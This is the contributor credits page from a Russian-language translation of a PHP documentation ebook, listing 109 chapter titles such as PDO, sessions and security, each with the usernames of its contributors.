Прочитайте Шаблоны проектирования онлайн: https://riptutorial.com/ru/php/topic/9992/шаблоны-проектирования

кредиты

S. No	Главы	Contributors
1	Начало работы с PHP	7ochem, A. Raza, Abhishek Jain, adistoe, Andrew, Anil, Aust, bwoebi, cale_b, Charlie H, Community, Dipesh Poudel, Ed Cottrell, Epodax, Félix Gagnon-Grenier, Filip Š, Gaurav, Gerard Roche, GuRu, H. Pauwelyn, Harsh Sanghani, Henrique Barcelos, ImClarky, JayIsTooCommon, Jens A. Koch, Jo., John Slegers, JonasCz, Kzqai, Lode, Majid, manetsus, Mark Amery, matiaslauriti, Matt S, miken32, mleko, mpavey, Mubashar Abbas, Mushti, Nate, Nathan Arthur, noufalcep, ojrask, p_blomberg, Panda, paulmorriss, PeeHaa, PHPLover, rap-2-h, salathe, sascha, Sebastian Brosch, SOFe, Software Guy, SZenC, TecBrat, tereško, Thijs Riezebeek, Tigger, Toby Allen, toesslab.ch, tpunt, tyteen4a03, uruloke, user128216, Viktor, xims, Your Common Sense, Zachary Vincze
2	APCu	Joe
3	BC Math (бинарный калькулятор)	Sebastian Brosch, SOFe, tyteen4a03
4	Imagick	Félix Gagnon-Grenier, Ilker Mutlu, jesussegado, Kenyon, RamenChef
5	IMAP	Kuhan, Tom, walid
6	JSON	A.L, Ajax Hill, Alexey Kornilov, AnatPort, Anil, Arkadiusz Kondas, AVProgrammer, BrokenBinary, bwoebi, Canis, Clomp, Companjo, Dmytrechko, doctorjbeam, Ed Cottrell, fuzzy, Gino Pane, hack3p, hakre, Ilyas Mimouni, Jeremy Harris, John Slegers, Johnathan Barrett, Karim Geiger, Leith, Ligemer, lxer, Machavity, Marc, Matei Mihai, matiaslauriti, miken32, noufalcep, Panda, particleflux, Pawel Dubiel, Piotr Olaszewski, QoP, Rafael Dantas, RamenChef, rap-2-h, Rick James, ryanyuyu, SaitamaSama, tereško, Thomas, Timothy, Tomáš Fejfar, tpunt, tyteen4a03, ultrasamad, uzaif, Viktor, Vojtech Kane, Willem Stuursma, Yuri Blanc, Yury Fedorov
7	Loops	Chris Larson, greatwolf, ImClarky, Jo., John Slegers, jwriteclub, Manikiran, Matt Raines, Mohamed Belal, Nate, Nguyen Thanh, RamenChef, tereško, Thijs Riezebeek, Thomas Gerot, TimWolla, tyteen4a03, Yury Fedorov,

8	PDO	Abhi Beckert, Anass, Andrew, Anwar Nairi, BacLuc, br3nt, Canis, cteski, Drew, EatPeanutButter, Ed Cottrell, Genhis, greatwolf, Henrique Barcelos, Ivan, Jay, Machavity, Magisch, Manolis Agkopian, Matt S, miken32, noufalcep, philwc, rap-2-h, SOFe, tereško, Tgr, Toby Allen, tpunt, tyteen4a03, Vincent Teyssier, Your Common Sense, Yury Fedorov
9	PHP MySQLi	a4arpan, BSathvik, bwoebi, Callan Heard, Edvin Tenovimas, Jared Dunham, Jees K Denny, jophab, JustCarty, Lambda Ninja, Machavity, Martijn, Matt S, Obinna Nwakwue, Panda, Petr R., Rick James, robert, Smar, tyteen4a03, Xymanek, Your Common Sense, Zeke
10	php mysqli affected rows возвращает 0, когда он должен возвращать положительное целое число	John
11	PHP Встроенный сервер	Paulo Lima
12	PHPDoc	Gerard Roche, HPierce, leguano, miken32, Mubashar Iqbal, Thijs Riezebeek
13	PSR	RelicScoth, Tom
14	SimpleXML	bhrached, SOFe
15	SQLite3	blade, RamenChef, tristansokol, tyteen4a03
16	Streams	littlethoughts, SOFe, tyteen4a03
17	URL-адрес	A.L, Abhi Beckert, Asaph, Ernestas Stankevičius, miken32
18	UTF-8,	BrokenBinary, Ruslan Bes
19	WebSockets	SirNarsh
20	XML	AbcAeffchen, James, Michael Thompson, Oldskool, Perry, SZenC, Vadim Kokin
21	YAML в PHP	Aleks G
22	Автозагрузка грунтовки	bishop, br3nt, Jens A. Koch
23	Альтернативный	bwoebi, JayIsTooCommon, Machavity, Marten Koetsier,

	синтаксис для структур управления	matiaslauriti, Shane, Sverri M. Olsen, Xenon
24	Анализ HTML	Ala Eddine JEBALI, Mariano, miken32, nickb, RamenChef, tyteen4a03
25	Асинхронное программирование	Brad Larson, bwoebi, kelunik, martin, matiaslauriti, RamenChef, Ruslan Osmanov, tyteen4a03, vijaykumar
26	Аутентификация HTTP	Noah van der Aa, SOFe
27	Безопасность	Adam Lear, Alon Eitan, brotherperes, bwoebi, Charlotte Dunois, Community, Darren, daviddhont, georoot, gvre, Machavity, Mansouri, matiaslauriti, Matt S, pilec, RamenChef, rap-2-h, Robin Panta, Script47, secelite, Thijs Riezebeek, Thomas Gerot , tim, tpunt, undefined, Undersc0re, Vincent Teyssier, webDev, Xorifelse, Your Common Sense, Yury Fedorov, Ziumin
28	Буферизация вывода	7ochem, Anil, CN, cyberbit, KalenGi, Philip, scottevans93, Sumurai8, think123, Vinicius Monteiro
29	Вклад в PHP Core	miken32, tpunt, undefined
30	Внедрение зависимости	alexander.polomodov, David Packer, Ed Cottrell, Edward, Félix Gagnon-Grenier, Joe Green, kelunik, Linus, matiaslauriti, Ruslan Bes, Steve Chamaillard, Thijs Riezebeek, tpunt
31	Внесение изменений в Руководство по PHP	Gordon, salathe, Thomas Gerot, tpunt
32	Волшебные константы	Asaph, E_p, Matei Mihai, Matt Raines, mnoronha, RamenChef, Ruslan Bes, tyteen4a03
33	Волшебные методы	baldrs, bwoebi, Dan Johnson, Ed Cottrell, Gerard Roche, Jeff Puckett, mnoronha, Rafael Dantas, Ruslan Bes, TGrif, Thijs Riezebeek
34	Вывод значения переменной	4444, 7ochem, Adil Abbasi, Anil, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Community, cpalinckx, David, Dmytrechko, Don't Panic, Ed Cottrell, H. Pauwelyn, Henrique Barcelos, Hirdesh Vishwdewa, jmattheis, John Slegers, K48, kisanme, Magisch, Marc, Mark H., Marten Koetsier, miken32, Mohammad Sadegh, Nate, Nathan Arthur, Neil Strickland, NetVicious, Panda, Praveen Kumar, Rafael Dantas, rap-2-h, ryanm, Serg

		Chernata, SOFe, StasM, Svish, SZenC, Thaillie, Thomas Gerot, Timothy, Timur, tpunt, tyteen4a03, Ultimater, uzaif, Ven, William Perron, Your Common Sense
35	Выполнение по массиву	Alok Patel, Andreas, Antony D'Andrea, Arun3x3, caoglish, Matt S, Maxime, mnoronha, Ruslan Bes, RyanNerd, SOFe
36	Генераторы	BrokenBinary, Chris White, Majid, Matze, RamenChef, tyteen4a03, uruloke
37	закрытие	RamenChef, tyteen4a03, Victor T.
38	Защитите Remeber Me	yesitsme
39	Интерфейс командной строки (CLI)	Artsiom Tymchanka, bwoebi, Chris Forrence, Exagone313, Henrique Barcelos, Ian Drake, jwriteclub, kelunik, Matt S, miken32, mleko, mulquin, Nate H, noufalcep, ojrask, Robbie Averill, Shawn Patrick Rice, SOFe, talhasch, webNeat
40	Использование cURL в PHP	2awm366, A.L, Andreas, Anil, animuson, charj, Dharmang, dikirill, Epodax, James, James Alday, Jimmmy, Loopo, miken32 , RamenChef, Rohan Khude, S.I., Sam Onela, SOFe, Stony, Thanks in advantage, this.lau_
41	Использование MongoDB	Kevin Campion, RamenChef, tyteen4a03
42	Использование Redis с PHP	this.lau_
43	Использование SQLSRV	AVProgrammer, bansi, ImClarky
44	Итерация массива	Albzi, B001, bwoebi, ksealey, SOFe
45	Как определить IP-адрес клиента	Erki A, mnoronha, RamenChef
46	Как разбить URL-адрес	Patrick Simard
47	Класс Datetime	AnatPort, bakahoe, Bonner , Edward Comeau, James, Oscar David, Sverri M. Olsen, tyteen4a03, warlock
48	Классы и объекты	Abhi Beckert, Adam, Adil Abbasi, Alexander Guz, Alon Eitan, Arun3x3, Aust, br3nt, BrokenBinary, bwoebi, Canis, chumkiu, Cliff Burton, Darren, Dennis Haarbrink, Ed Cottrell, Ekin, feeela, Félix Gagnon-Grenier, Gino Pane, Gordon, Henrique Barcelos,

		Isak Combrinck, Jack hardcastle, Jason, JayIsTooCommon, John Slegers, jwriteclub, kero, m02ph3u5, Machavity, Madalin, Majid, Marten Koetsier, Matt S, miken32, Mohamed Belal, Nate, noufalcep, ojrask, RamenChef, Robbie Averill, SOFe, StasM, tereško, Thamilan, thanksd, Thijs Riezebeek, tpunt, Tyler Sebastian, tyteen4a03, Valentincognito, vijaykumar, Vlad Balmos, walid, Will, Yury Fedorov, YvesLeBorg
49	Клиент SOAP	JC Lee, Liam, Piotr Olaszewski, RamenChef, Rocket Hazmat, Technomad, Thijs Riezebeek, tyteen4a03
50	Комментарии	Rebecca Close
51	Компилировать расширения PHP	4444, Sherif, tyteen4a03
52	Компиляция ошибок и предупреждений	EatPeanutButter, Thamilan, u_mulder
53	Константы	Abhishek Gurjar, Asaph, bwoebi, jlapoutre, matiaslauriti, RamenChef, rfsbsb, Ruslan Bes, Thomas, tyteen4a03
54	Контрольные структуры	AnatPort, bwoebi, CStff, jcuenod, Jens A. Koch, Joshua, matiaslauriti, miken32, Robin Panta, tereško, TryHarder, tyteen4a03
55	криптография	Anthony Vanover, naitsirch, user2914877
56	кэш	georoot, Jaydeep Pandya
57	локализация	Cédric Bourgot, Gabriel Solomon, Majid, RamenChef, Sebastianb, Thijs Riezebeek, tyteen4a03
58	Манипулирование массивом	AbcAeffchen, Atiqur, bwoebi, chh, Darren, F. Müller, Harikrishnan, jmattheis, juandemarco, Machavity, Milan Chheda , mnoronha, noufalcep, Richard Turner, Ruslan Bes, SOFe, SZenC, Veerendra
59	Манипуляции заголовков	Mike, mnoronha
60	Массивы	7ochem, AbcAeffchen, Adil Abbasi, Albzi, Alessandro Bassi, alexander.polomodov, Alexey, Ali MasudianPour, Alok Patel, Andreas, Anees Saban, Antony D'Andrea, Artsiom Tymchanka, Arun3x3, Asaph, Atiqur, bpoiss, bwoebi, caoglish, Charlie H, chh, Chief Wiggum, Chris White, Companjo, cteski, Cyclonecode, Darren, David, David, David McGregor, Dez, Edvin Tenovimas, Ekin, F. Müller, Fathan, Félix Gagnon-

		Grenier, Gaurav Srivastava, greatwolf, GuRu, Harikrishnan, jcalonso, jmattheis, Jo., John Slegers, Jonathan Port, juandemarco, Kodos Johnson, ksealey, m02ph3u5, Maarten Oosting, MackieeE, Magisch, Matei Mihai, Matt S, Meisam Mulla, miken32, Milan Chheda, Mohyaddin Alaoddin, Munesawagi, nalply, Nathaniel Ford, noufalcep, Perry, Proger_Cbsk, rap-2-h, Raptor, Ravi Hirani, Rizier123, Robbie Averill, Ruslan Bes, RyanNerd, SaitamaSama, Siguza, SOFe, Sourav Ghosh, Sumurai8, Surabhil Sergy, tereško, Tgr, Thibaud Dauce, Thijs Riezebeek, Thlbaut, tpunt, tyteen4a03, Ultimater, unarist, Vic, vijaykumar, Yury Fedorov
61	Машинное обучение	georoot, Gerard Roche, tyteen4a03
62	Менеджер зависимостей композитора	alcohol, Alok Kumar, Alphonsus, bwoebi, castis, Chris White, Daniel Waghorn, DJ Sipe, Dov Benyomin Sohacheski, Félix Gagnon-Grenier, hspaans, icc97, John Slegers, kelunik, Matt S, miken32, Moppo, Muhammad Sumon Molla Selim, Paulpro, Pawel Dubiel, RamenChef, Robbie Averill, Safoor Safdar, SaitamaSama, salathe, Sam Dufel, Sumurai8, Test, Thijs Riezebeek, tyteen4a03, Ziumin
63	Многопоточное расширение	mnoronha, RamenChef, SaitamaSama, Sunitrams'
64	многопроцессорная обработка	Christian, georoot
65	Монго-PHP	Alex Jimenez, Gopal Sharma, SZenC
66	Область переменных	JustCarty, Matt S, mnoronha, Thijs Riezebeek
67	Обработка изображений с помощью GD	Ormoz, RamenChef, Rick James, SOFe, tyteen4a03
68	Обработка исключений и отчетов об ошибках	baldrs, F. Müller, Félix Gagnon-Grenier, mnoronha, Robbie Averill
69	Обработка нескольких массивов вместе	AbcAeffchen, Anees Saban, David, Fathan, Matt S, mnoronha, noufalcep, SOFe, Yury Fedorov

70	Обработка файлов	Abhi Beckert, Alexey, Alon Eitan, gabe3886, Hardik Kanjariya ツ, J F, Jason, kamal pal, Maarten Oosting, Mark H., Matt Clark , miken32, Northys, rap-2-h, Ryan K, Sivaprakash, SOFe, wakqasahmed, Yehia Awad, Ziumin
71	Общие ошибки	bwoebi, think123
72	операторы	Abdul Waheed, Abhishek Gurjar, Andrew, Calvin, Companjo, Emil, Gino Pane, H. Pauwelyn, Isak Combrinck, JayIsTooCommon, Joe, JonMark Perry, jwriteclub, LeonardChallis, Marten Koetsier, Matt Raines, Matt S, miken32, Nate, noufalcep, Ortomala Lokni, Petr R., rap-2-h, Robin Panta, roman reign, Ruslan Bes, SaitamaSama, Script_Coded, SOFe, StasM, SuperBear, ɬolɐəz əɥl qoq, Tom K, tpunt, Tyler Sebastian, tyteen4a03, w1n5rx, wogsland
73	отладка	alexander.polomodov, bwoebi, franga2000, Katie, Laposhasú Acsa, Serg Chernata
74	Отправка электронной почты	AgeDeO, Anthony Vanover, bish, Chris Forrence, CN, Community, Jari Keinänen, jasonlam604, John Conde, Lauryn Unsopale, Liam, Machavity, maioman, matiaslauriti, Oleg Fedoseev, Panda, Pekka , Petr R., RamenChef, Robbie Averill, tyteen4a03, weirdan
75	отражение	Ajant, John Conde, Marten Koetsier, RamenChef, tyteen4a03
76	переменные	54 69 6D, 7ochem, ackwell, Adil Abbasi, afeique, Alexander Guz, Anil, AppleDash, AVProgrammer, B001, Ben Rhys-Lewis, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Chris Evans, Christian, Community, Confiqure, cpalinckx, Daniel Stradowski, David G., Dykotomee, Ed Cottrell, Edvin Tenovimas, F0G, Favian Ioel P, Franck Dernoncourt, Gino Pane, Henders, Henrique Barcelos, Hirdesh Vishwdewa, Huey, Jay, Jaya Parwani, JayIsTooCommon, jmattheis, John Slegers, JonasCz, Kannika, kranthi117, m02ph3u5, MackieeE, Magisch, Marc, Mark H., Matt S, miken32, Mubashar Abbas, Mushti, Nate, Nathan Arthur, Nathaniel Ford, Neil Strickland, Nicolas Durán, noufalcep, ojrask, Ortomala Lokni, Panda, Parziphal, Paul Ishak , Perry, Piotr Olaszewski, Praveen Kumar, QoP, Quolonel Questions, Rakitić, RamenChef, reenleedr, Rick James, rmbl, Robbie Averill, Roel Vermeulen, Ryan Hilbert, ryanm, SOFe, Søren Beck Jensen, stark, StasM, Stewartside, Sumurai8, SZenC, Thaillie, thetaiko, Thewsomeguy, Thijs Riezebeek, ThomasRedstone, Timothy, Tomáš Fejfar, tpunt, trajchevska, TRiG, TryHarder, Ultimater, Unex, uzaif, vasili111, Ven, vijaykumar, Yaman Jain, Yury Fedorov

77	Переменные Superglobal PHP	Akshay Khale, JustCarty, mnoronha, RamenChef, tyteen4a03
78	Печенье	AnotherGuy, bnxio, BrokenBinary, Community, Dilip Raj Baral, Dragos Strugar, John C, Jon B, Majid, Mohamed Belal, mTorres , n-dru, Niek Brouwer, Panda, Petr R., tyteen4a03, walid
79	Поддержка Unicode в PHP	Code4R7, John Slegers, mnoronha, tyteen4a03
80	Пространства имен	B001, Dragos Strugar, Majid, Manulaiko, matiaslauriti, Matt S, RamenChef, Thijs Riezebeek, Tom Wright, tyteen4a03
81	Работа с датами и временем	AeJey, Anorgan, jayantS, John Conde, miken32, mnoronha, Nathaniel Ford, Pedro Pinheiro, richsage, Robbie Averill, SaitamaSama, SZenC, Thamilan, Viktor
82	Развертывание докеров	georoot
83	Регулярные выражения (regexp / PCRE)	A.L, bwoebi, Chrys Ugwu, Epodax, Kamehameha, mjsarfatti, mnoronha, ojrask, RamenChef, Smar, SOFe, tyteen4a03, uruloke
84	Рекомендации	bwoebi
85	Рецепты	Connor Gurney, Eisenheim, tyteen4a03
86	Розетки	4444, bwoebi, Filip Š, SOFe, tyteen4a03
87	Сервер SOAP	Piotr Olaszewski
88	Сериализация	Edvin Tenovimas, Epodax, jmattheis, Joram van den Boezem, Mohammad Sadegh, RamenChef, Ruslan Bes, shyammakwana.me, tyteen4a03
89	Сериализация объектов	Ali MasudianPour, Matt S, Mohamed Belal
90	сессии	Abhishek Gurjar, Alon Eitan, DanTheDJ1, Darren, Epodax, Haridarshan, Henders, Ismael Miguel, Ivijan Stefan Stipić, Jens A. Koch, ksealey, matiaslauriti, mickmackusa, Nijraj Gelani, RiggsFolly, SirMaxime, SOFe, tyteen4a03
91	Соглашения о кодировании	Abhi Beckert, Ernestas Stankevičius, Quill, signal
92	Создание PDF-	Boysenb3rry, feeela

	файлов в PHP	
93	Спектакль	Matt S, SOFe, Tgr
94	Строковый анализ	Benjam, Bram, Chief Wiggum, Christian, Ekin, Juha Palomäki, mnoronha, Sharlike, Sittipong Wiboonsirichai, SOFe, Sourav Ghosh, Thara, tyteen4a03
95	Структуры данных SPL	RamenChef, Sherif, tyteen4a03
96	Тестирование устройства	Ajant, bwoebi, Edvin Tenovimas, Gino Pane, RamenChef, tyteen4a03
97	Тип жонглирования и нерегулярные проблемы сравнения	GordonM, miken32, tyteen4a03
98	Тип подсказки	Chris White, HPierce, Karim Geiger, Machavity, SOFe, theomessin, tyteen4a03, u_mulder
99	Типы	Amir Forsati Q., AnatPort, bwoebi, cFreed, Christopher K., Dipen Shah, Gaurav Srivastava, Gerard Roche, Gino Pane, gracacs, greatwolf, Henders, HPierce, inkista, jbmartinez, John Slegers, Marten Koetsier, Martin, miken32, moopet, noufalcep, ojrask, Qullbrune, rap-2-h, Ruslan Bes, rzyns, smm, Thamilan, Tom Wright, Will
100	Установка в средах Linux / Unix	A.L, Adam, miken32, Pablo Martinez, rfsbsb, tyteen4a03
101	Установка среды PHP в Windows	Ani Menon, bwoebi, Jhollman, RamenChef, RiggsFolly, Saurabh, Woliul
102	Фильтры и функции фильтра	Abhishek Gurjar, Exagone313, Ivijan Stefan Stipić, John Conde, matiaslauriti, RamenChef, Robbie Averill, samayo, tyteen4a03
103	Форматирование строк	Benjam, SOFe
104	функции	Abhi Beckert, Jonathan Dalgaard, SOFe
105	Функции хеширования пароля	bwoebi, Dmytrechko, Finwe, Jason, kelunik, Lode, Machavity, Matt S, Nic Wortel, Perry, Rápli András, Sverri M. Olsen, tereško, Thijs Riezebeek, Thomas Gerot, Tom, tyteen4a03

106	Функциональное программирование	AbcAeffchen, appartisan, bluray, bwoebi, Chemaclass, Darren, Dmytro G. Sergiienko, EgaSega, F. Müller, Gerard Roche, Gerrit Luimstra, hack3p, Hailwood, kamal pal, krtek, Marcel dos Santos, Martijn Gastkemper, miken32, Nikolay Konovalov, Pedro Pinheiro, Qullbrune, RamenChef, Robbie Averill, Ruslan Bes, Thomas Gerot, Timothy, Tomasz Tybulewicz, unarist, utdev
107	Черты	alexander.polomodov, David McGregor, JayIsTooCommon, jlapoutre, John Slegers, letsgettechnical, Machavity, Majid, MattCan, Moppo, Mubashar Abbas, noufalcep, Quolonel Questions, Radu Murzea, RamenChef, Scott Carpenter, Spooky, Thijs Riezebeek, tyteen4a03
108	Чтение данных запроса	cjsimon, franga2000, Marten Koetsier, miken32, mnoronha
109	Шаблоны проектирования	Alon Eitan, br3nt, Ed Cottrell, Gordon, Henrique Barcelos, John Slegers, jwriteclub, Mohamed Belal